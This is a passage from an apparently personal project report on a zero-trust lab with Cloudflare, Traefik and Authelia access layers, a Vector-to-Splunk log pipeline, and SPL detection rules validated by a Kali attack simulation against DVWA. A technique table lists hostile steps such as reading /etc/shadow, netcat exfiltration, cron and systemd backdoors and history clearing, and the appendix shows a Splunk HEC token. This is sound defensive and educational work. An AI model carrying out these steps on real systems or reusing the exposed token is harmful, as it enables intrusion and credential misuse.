
Traefik v2.11 acts as the Policy Enforcement Point. Every declared route uses forwardAuth middleware, passing each request to Authelia before proxying. Route definitions use a file-based provider (`—providers.file.directory`) rather than the Docker socket provider, which proved unstable during deployment. Approved requests receive verified identity headers (Remote-User, Remote-Groups, Remote-Name, Remote-Email) forwarded to the backend.

Layer 3 – Authelia MFA


Parameter	Value
MFA method	TOTP (time-based one-time password)
Session expiration	8 hours maximum
Inactivity timeout	30 minutes
Failed attempt lockout	3 attempts within 2 minutes → 30-minute ban
Remember me	Disabled
Default policy	deny – undeclared routes are blocked



Screenshot 1 – Authelia TOTP prompt for user 'karim': MFA layer active before session is granted



Screenshot 2 – Traefik Dashboard: 8 HTTP routers, 7 services, 4 middlewares – all at 100% success with zero errors



Screenshot 3 – Cloudflare geo-restriction enforcement: access blocked for request originating from France (kar1m.site)

4.4 Telemetry and Log Engineering

4.4.1 Log Sources

Source	VM	Protocol	Port	Log Type
Linux syslog (auth, sudo)	user-vm-1, user-vm-2, appserver-vm	rsyslog UDP	514	Auth events, privilege
auditd (syscall)	appserver-vm	rsyslog UDP	514	Command exec, file access
pfSense filterlog	pfSense-D1, pfSense-D2	Syslog UDP	515	Firewall pass/block
Suricata EVE JSON	pfSense-D1, pfSense-D2	Syslog UDP	516	IDS alerts

Source	VM	Protocol	Port	Log Type
Journald (D1 services)	siem-vm, services-vm	Vector journald	local	Service & container events
Docker container logs	services-vm	Vector Docker	local	Traefik, Authelia, cloudflared
Authelia audit log	services-vm	Vector file	local	Authentication decisions

4.4.2 Pipeline Architecture




Figure 5 – Telemetry and Log Collection Flow: two Vector instances (D1 & D2) aggregate, filter, enrich, normalize, and deliver events to Splunk via HEC over IPsec

4.4.3 Noise Reduction Strategy

Splunk Free limits ingestion to 500 MB/day. Without filtering, six VMs running normal system activity would saturate that limit before a single security-relevant event is collected. The first stage of every Vector pipeline drops high-volume, low-value events before they reach the enrichment layer. Filtered categories include: CRON job execution, apt/dpkg activity, NTP synchronization (systemd-timesyncd), NetworkManager events, and snapd background activity. The result is an 85% reduction in total log volume while preserving all authentication, authorization, audit, firewall, and IDS events.


4.4.4 Field Enrichment and Normalization

Source	Enriched Fields Produced
SSH auth events	auth_event, ssh.src_ip, ssh.user, ssh.port

Source	Enriched Fields Produced
sudo commands	sudo.user, sudo.run_as, sudo.cmd
auditd syscalls	audit_event (cmd_exec, net_connect, auth)
Suricata EVE JSON	alert_sig, alert_severity, alert_category
pfSense filterlog	firewall.src_ip, firewall.dst_ip, firewall.action, firewall.proto
All events	source_site, lab_zone, host_vm (for cross-site correlation)

4.5 IPsec Tunnel – Encrypted Cross-Site Log Delivery

Log data from Device 2 is transmitted to Splunk on Device 1 exclusively over the IKEv2 IPsec tunnel. This design choice prevents log traffic from traversing an unencrypted path and keeps delivery isolated from application traffic. The tunnel configuration, confirmed by both the pfSense Status/IPsec/Overview page and the raw IKE event log, uses AES-CBC (256-bit), HMAC-SHA2-256-128, PRF-HMAC-SHA2-256, and MODP-2048 (DH Group 14).



ID	Description	Local	Remote	Role	Timers	Algo	Status
con1 #36	Site2-D2	ID: 192.168.100.25 Host: 192.168.100.25:500 SPI: 6fa2fd3ff8cfa7e	ID: 192.168.100.34 Host: 192.168.100.34:500 SPI: 0c8cd9e05a769b09	IKEv2 Responder	Rekey: 25254s (07:00:54) Reauth: Disabled	AES_CBC (256) HMAC_SHA2_256_128 PRF_HMAC_SHA2_256 MODP_2048	Established 16 seconds (00:00:16) ago Disconnect P1
ID	Description	Local	SPI(s)	Remote	Times	Algo	Stats
con1: #37	Multiple	192.168.10.0/24 192.168.20.0/24	Local: cb71c699 Remote: c3eab57c	192.168.30.0/24 192.168.40.0/24	Rekey: 2876s (00:47:56) Life: 3584s (00:59:44) Install: 16s (00:00:16)	AES_CBC (256) HMAC_SHA2_256_128 IPComp: None	Bytes-In: 94,299 (92 KiB) Packets-In: 101 Bytes-Out: 14,264 (14 KiB) Packets-Out: 94 Installed Disconnect P2
con1 #37	Site2-D2	ID: 192.168.100.25 Host: 192.168.100.25:500 SPI: 206af2021269e652	ID: 192.168.100.34 Host: 192.168.100.34:500 SPI: f1d74d0463e79e74	IKEv2 Responder	Rekey: 24067s (06:41:07) Reauth: Disabled	AES_CBC (256) HMAC_SHA2_256_128 PRF_HMAC_SHA2_256 MODP_2048	Established 5 seconds (00:00:05) ago Disconnect P1
ID	Description	Local	SPI(s)	Remote	Times	Algo	Stats
con1: #38	Multiple	192.168.10.0/24 192.168.20.0/24	Local: c3d21545 Remote: c97d3f5b	192.168.30.0/24 192.168.40.0/24	Rekey: 3131s (00:52:11) Life: 3595s (00:59:55) Install: 5s (00:00:05)	AES_CBC (256) HMAC_SHA2_256_128 IPComp: None	Bytes-In: 147,072 (144 KiB) Packets-In: 125 Bytes-Out: 15,904 (16 KiB) Packets-Out: 108 Installed Disconnect P2

Screenshot 4 – pfSense IPsec Status: Phase 1 Established, Phase 2 installed with active byte/packet counters confirming live tunnel traffic


Screenshot 5 – Raw IKE event log from pfSense confirming AES-CBC (256-bit) cipher, HMAC-SHA2-256-128, PRF-HMAC-SHA2-256, and MODP-2048

kali-vm (192.168.40.10) runs a multi-phase kill-chain script (`full_killchain.sh`) against authorized targets in VLAN 30. The simulation covers reconnaissance, credential brute-forcing, web application exploitation, post-exploitation privilege escalation, persistence, and evasion — producing real traffic that exercises the detection pipeline end-to-end.


4.7 Detection Engineering

Page 25

are detailed in Section 4.7.1 below. The SOC dashboard shows live detection results from the active attack simulation.



Screenshot 6 – ZTA Lab SOC Dashboard: 104,584 events in 24h, 66 SSH failures, 2,162 Suricata alerts, 10,105 firewall blocks; active brute-force campaign from VLAN 40 visible in real time



Screenshot 7 – Splunk search showing 77,594 SSH brute-force events (auth_event=ssh_brute_force) from 192.168.40.10 against appserver-vm

Screenshot 8 – Raw Splunk event: gobuster/3.8.2 directory scan from kali-vm (192.168.40.10) against appserver-vm DVWA; VRL enrichment fields (lab_vlan, lab_zone, source_site) visible

Screenshot 9 – DVWA web access log: kali-vm sending identical requests with multiple rotating User-Agent strings simultaneously – user-agent spoofing pattern from nikto/gobuster

Screenshot 10 – Splunk sudo log: alice escalated to root and wrote a disguised systemd service ('DVWA Update Service') executing /tmp/.dvwa_backdoor.sh – T1543.002 persistence technique

Page 27

File / Technique	MITRE ID	Technique Name
nmap SYN scan	T1046	Network Service Discovery
nikto / gobuster web fingerprinting	T1592	Gather Victim Host Information
hydra SSH brute force	T1110.001	Brute Force: Password Guessing
sqlmap SQL injection	T1190	Exploit Public-Facing Application
SSH login with found credentials	T1078	Valid Accounts
git clone / curl in /tmp	T1105	Ingress Tool Transfer
cat /etc/passwd	T1087.001	Account Discovery: Local Account
find / -type f	T1083	File and Directory Discovery
sudo bash	T1548.003	Abuse Elevation Control: Sudo
cat /etc/shadow	T1003.008	OS Credential Dumping: /etc/passwd
~/.ssh/authorized_keys write	T1098	Account Manipulation
crontab persistence entry	T1053.003	Scheduled Task/Job: Cron
systemd backdoor service (dvwa-update.service)	T1543.002	Create or Modify System Process: Systemd Service
ssh bob@192.168.30.10	T1021.004	Remote Services: SSH
nc exfiltration to kali	T1041	Exfiltration Over C2 Channel
history -c, unset HISTFILE	T1070.003	Indicator Removal: Clear Command History

4.7.1 Detection Rule Details

The three detection rules below were selected as the clearest examples of the pipeline's logic — each targets a single, well-defined behavioral signal using structured fields produced by the Vector enrichment pipeline. Rules are prototypes written for the lab environment and have not been tuned against sustained production-volume data.

Detection 1 – SSH Brute Force (T1110.001)

Field	Detail
Name	SSH brute force – threshold exceeded
Telemetry sources	rsyslog auth events from user-vm-1, user-vm-2, appserver-vm
Enriched fields	auth_event=ssh_fail, ssh.src_ip, ssh.user, host
Logic	Aggregate failed SSH auth attempts per source IP per host over a 10-minute window. Fire when count ≥ 5 . Escalate to CRITICAL when count ≥ 20 .

Field	Detail
Signal / Outcome	Identifies credential stuffing or automated brute force against SSH-exposed hosts in VLAN 30

```
index=main auth_event=ssh_fail
| stats count as attempts by ssh.src_ip, ssh.user, host
| where attempts >= 5
| eval severity=if(attempts>=20, "CRITICAL", "HIGH")
| eval mitre="T1110.001"
| sort -attempts
```

Detection 2 – Privileged Command Execution via Sudo (T1548.003)

Field	Detail
Name	Sudo execution as root – privilege escalation indicator
Telemetry sources	rsyslog sudo events from appserver-vm, user-vm-1, user-vm-2
Enriched fields	auth_event=sudo, sudo.run_as=root, sudo.user, sudo.cmd, host
Logic	Fire on any sudo execution where the target user is root. Enrich with originating user and command for analyst review.
Signal / Outcome	Identifies privilege escalation on Linux hosts with command-level detail from the sudo.cmd field

```
index=main auth_event=sudo sudo.run_as=root
| stats count by sudo.user, sudo.cmd, host
| eval severity="HIGH", mitre="T1548.003"
```

Detection 3 – Geographic Policy Violation Attempt

Field	Detail
Name	Access request from blocked geographic origin
Telemetry sources	Traefik access log and Cloudflare WAF logs forwarded via Vector
Enriched fields	http.status_code=403, http.src_country, waf.rule_id
Logic	Identify HTTP 403 responses attributed to the custom geographic WAF expression. Correlate request source country against the permitted country allowlist.
Signal / Outcome	Visibility into blocked access attempts from outside the permitted region; useful for identifying reconnaissance activity or VPN bypass attempts

5. Testing & Quality Assurance

5.1 Functional Validation

Functional validation confirmed that each control was active and correctly configured under normal operating conditions. These tests verify intended behavior, not adversarial resilience.

Test	Expected Result	Observed
VLAN 40 to siem-vm (192.168.10.20)	Blocked by firewall	Connection timed out
VLAN 40 to services-vm (192.168.20.10)	Blocked by firewall	Connection timed out
External access without WARP enrollment	Rejected by Cloudflare	HTTP 403
External access from outside Egypt (France)	Blocked by WAF geo expression	HTTP 403 – Cloudflare block page served
Authelia login without valid TOTP	Session rejected	Login refused at MFA step
Route with no Authelia policy entry	Blocked by default_policy: deny	HTTP 403 from Traefik
IPsec tunnel log delivery	Splunk HEC receives D2 events	Events visible in Splunk with correct source_site field


5.2 Adversarial Simulation Scenarios

The following scenarios were run from kali-vm (VLAN 40) and from external test systems to confirm that controls behaved as designed under active traffic conditions. These are not penetration-test-grade assessments — they confirm functional control behavior against known test cases, not unknown attack vectors.

Scenario	Source	Control Tested	Observed Outcome
Nmap SYN scan of VLAN 10 from VLAN 40	kali-vm	pfSense inter-VLAN block rules	Scan returned all ports filtered; firewall deny events visible in Splunk
Hydra SSH brute force against appserver-vm	kali-vm	Splunk detection + rsyslog enrichment	SSH failure events aggregated; brute-force detection fired as expected
sqlmap scan via external domain	External host	Cloudflare WAF User-Agent rule	Request blocked at edge – HTTP 403 before reaching Traefik
Access attempt from France via browser	External host	Cloudflare geo WAF expression	Request blocked at edge; geo rule matched correctly

Scenario	Source	Control Tested	Observed Outcome
Repeated failed TOTP attempts	External host	Authelia lockout policy	Account locked after 3 failures within 2 minutes; 30-minute ban applied
Sudo escalation to root on appserver-vm	Simulated post-access	auditd + rsyslog sudo enrichment	sudo.run_as=root event appeared in Splunk with correct sudo.cmd field
systemd backdoor service creation	Simulated post-access	auditd + rsyslog privilege enrichment	sudo event logged; service file write captured; T1543.002 evidence in Splunk

5.3 Validation Evidence (Screenshots)



Screenshot 11 – Splunk raw log showing warp-svc diagnostic events from appserver-vm: high-volume WARP daemon telemetry not covered by the current VRL noise filter, identified as an operational engineering finding

5.4 Operational Engineering Challenges

These are issues encountered during deployment, documented for their architectural or operational lessons:

- Cloudflare WAF self-rate-limiting – A rate limiting rule scoped to the root domain also matched Splunk's internal API calls (50 requests per page load), causing the dashboard to trigger its own rate limit. Lesson: WAF rules must be scoped to specific application hostnames, not broad domain patterns.
- Vector startup race condition – Vector initializing before Splunk's HEC endpoint was ready produced sustained healthcheck failures. Lesson: pipeline components with external dependencies require startup sequencing or health polling.

- rsyslog silent failure – The rsyslog imjournal module fails silently when the `/var/lib/rsyslog/` state directory is absent. The service reports as active while log forwarding is completely non-functional. Lesson: verify end-to-end log delivery at the SIEM, not just service status on the source host.
- Suricata EVE JSON forwarding reset – Suricata loses its syslog forwarding configuration after each pfSense service restart or update. Lesson: syslog forwarding state for Suricata must be verified after any pfSense maintenance event.
- Traefik Docker provider instability – The Docker socket provider silently stopped serving routes after container restarts. Lesson: file-based route configuration is more reliable than dynamic Docker provider discovery in this topology.
- warp-svc log noise – Cloudflare WARP daemon on appserver-vm generates large diagnostic payloads (StatsPayload, GaugesPayload) not covered by the current VRL noise filter, consuming Splunk ingestion budget without security value. Lesson: extend the noise filter to include `appname == 'warp-svc'` in production.

5.5 Known Limitations

Limitation	Impact
No EDR/XDR platform	Endpoint visibility relies on auditd syscall rules and rsyslog only
Linux-only environment	No Windows attack surface; Active Directory, NTLM, and Kerberos are untested
No SOAR automation	Alert response is manual; detection fires but no automated containment
Splunk Free ingestion cap (500 MB/day)	Constrains log retention and high-volume attack scenarios
Detection rules are prototypes	SPL rules have not been tuned against sustained production-volume log data
Cloudflare trust concentration	Edge enforcement depends entirely on the integrity of the Cloudflare account and Access configuration
warp-svc noise unfiltered	WARP daemon diagnostics currently bypass the VRL noise filter and consume ingestion quota

6. NIST SP 800-207 Principles Applied

NIST Principle	Implementation in This Project
No implicit trust	All externally initiated requests pass through Cloudflare, Traefik, and Authelia regardless of network source
All communication secured	HTTPS via Traefik TLS; AES-CBC (256-bit) IPsec for inter-site traffic; outbound-only cloudflared tunnel
Access granted per session	TOTP required per session; 8-hour maximum; 30-minute inactivity timeout; remember-me disabled
Dynamic policy enforcement	Identity, geographic origin, and device posture evaluated per request at the Cloudflare layer
Continuous monitoring	Vector + Splunk provide real-time enriched event collection across all zones and both sites
Least privilege	Firewall rules default to deny between zones; access requires explicit policy; undeclared Authelia routes return 403

7. Key Project Metrics

Metric	Value
Physical machines	2
Virtual machines	8
VLANs / trust zones	4
Log sources integrated	7
Enriched fields produced by VRL	15+
Log volume reduction via noise filtering	85%
Access enforcement layers	3 independent (Cloudflare – Traefik – Authelia)
Cross-site log delivery	Splunk HEC over IKEv2 IPsec tunnel
MITRE ATT&CK techniques with telemetry coverage	16 (including T1543.002 systemd persistence)
Detection rules implemented	10 (prototype)
Functional validation tests passed	7 / 7
Adversarial simulation scenarios confirmed	7 / 7

8. Conclusions

This project demonstrates practical implementation across five engineering domains that are frequently treated as separate disciplines:

- Network architecture – Designing a segmented multi-site environment where trust zones are enforced at the firewall layer rather than assumed from network position.
- Identity and access control – Building a three-layer enforcement chain (Cloudflare context policy – Traefik forwardAuth – Authelia MFA) that applies consistently to every application route regardless of source, with independent validation at each layer.
- Telemetry engineering – Designing a log pipeline that aggregates heterogeneous sources, normalizes them into a consistent field schema, filters noise systematically, and delivers enriched events to a central SIEM across an encrypted tunnel.
- Detection design – Writing SPL rules against structured fields rather than raw text, targeting behavioral patterns across multiple event types rather than individual log lines.
- Operational troubleshooting – Diagnosing infrastructure failures across a multi-component stack where failures are often silent and root causes require cross-layer investigation.

The core architectural observation is that the access model described here functions as intended only when all layers are correctly connected and operating together. Cloudflare alone enforces edge policy but has no visibility into internal routing. Authelia alone manages sessions but cannot enforce network segmentation. pfSense alone segments the network but cannot verify identity. Each control is necessary but insufficient on its own — the coherence of the system depends on the correct integration of all of them, and on the ongoing integrity of the platforms each layer depends upon.

8.1 Technology Stack

Splunk 9.3.2 • Vector 0.55.0 • Traefik v2.11 • Authelia (latest) • pfSense 2.7 • Suricata • Cloudflare Zero Trust • Docker • Ubuntu 22.04 / 24.04 • Kali Linux 2024 • VirtualBox on Windows 11

9. What's Next

Near-term

- Splunk Universal Forwarder on services-vm for Docker container log visibility
- FIM (File Integrity Monitoring) integration across all VMs
- Automated abuse.ch C2 blocklist refresh into threat intel lookup in Splunk

Medium-term

- Windows Server VM for Active Directory scenarios and Windows event log ingestion
- Expand SPL rule library with MITRE ATT&CK coverage heatmap
- Structured access policy documentation per application in Authelia

Long-term

- Replace Splunk Free with Elastic to remove the 500 MB/day ingestion cap
- SOAR integration (n8n or Shuffle) for automated alert response and containment
- Formal detection rule tuning against sustained production-volume log data

Appendix A – Configuration Files

vector.toml (D2)

Path: /etc/vector/vector.toml

Host: collectorvm (192.168.30.100)

Purpose: Central D2 log aggregation pipeline. Receives syslog from all D2 VMs, pfSense-D2 firewall logs, and Suricata-D2 EVE JSON. Filters noise, parses and enriches events, forwards to Splunk HEC over IPsec tunnel.

```
[sources.d2_vms]
  type      = "syslog"
  address   = "0.0.0.0:514"
  mode      = "udp"

[sources.pfsense]
  type      = "syslog"
  address   = "0.0.0.0:515"
  mode      = "udp"

[sources.suricata]
  type      = "syslog"
  address   = "0.0.0.0:516"
  mode      = "udp"

[transforms.vm_filter]
  type      = "filter"
  inputs    = ["d2_vms"]
  condition.type      = "vrl"
  condition.source    = '''
    appname = string(.appname) ?? ""
    msg      = string(.message) ?? ""
    ! (appname == "CRON" || contains(msg, "apt") || contains(msg, "dpkg") ||
      contains(msg, "systemd-timesyncd") || contains(msg, "NetworkManager") ||
      contains(msg, "snapd"))
  '''

[transforms.vm_enrich]
  type      = "remap"
  inputs    = ["vm_filter"]
  source    = '''
    .source_site = "device2"
    .lab_zone    = "users"
    .log_type     = "system"
    appname = string(.appname) ?? ""
    msg      = string(.message) ?? ""
    if appname == "sshd" {
      .log_type = "auth"
      if contains(msg, "Failed password") { .auth_event = "ssh_fail" }
      if contains(msg, "Accepted password") { .auth_event = "ssh_success" }
      if contains(msg, "Invalid user") { .auth_event = "ssh_invalid" }
    }
    if appname == "sudo" {
      .log_type = "privilege"
      .auth_event = "sudo"
    }
    if appname == "audispd" || appname == "auditd" {
      .log_type = "audit"
    }
  '''
```

```

    if contains(msg, "execve")    { .audit_event = "cmd_exec" }
    if contains(msg, "connect")  { .audit_event = "net_connect" }
    if contains(msg, "USER_AUTH") { .audit_event = "auth" }
  }
'''

```

```

[sinks.splunk_vmlogs]
  type      = "splunkhec_logs"
  inputs    = ["vm_enrich"]
  endpoint  = "http://192.168.10.20:8088"
  token     = "f4b0c50d-d856-4f00-9fa2-51e8ace1a960"
  index     = "main"
  source    = "d2-vms"
  sourcetype = "syslog"
[sinks.splunk_vmlogs.encoding]
  codec = "json"

```

vector.toml (D1)

Path: /etc/vector/vector.toml

Host: splunk-vm (192.168.10.20)

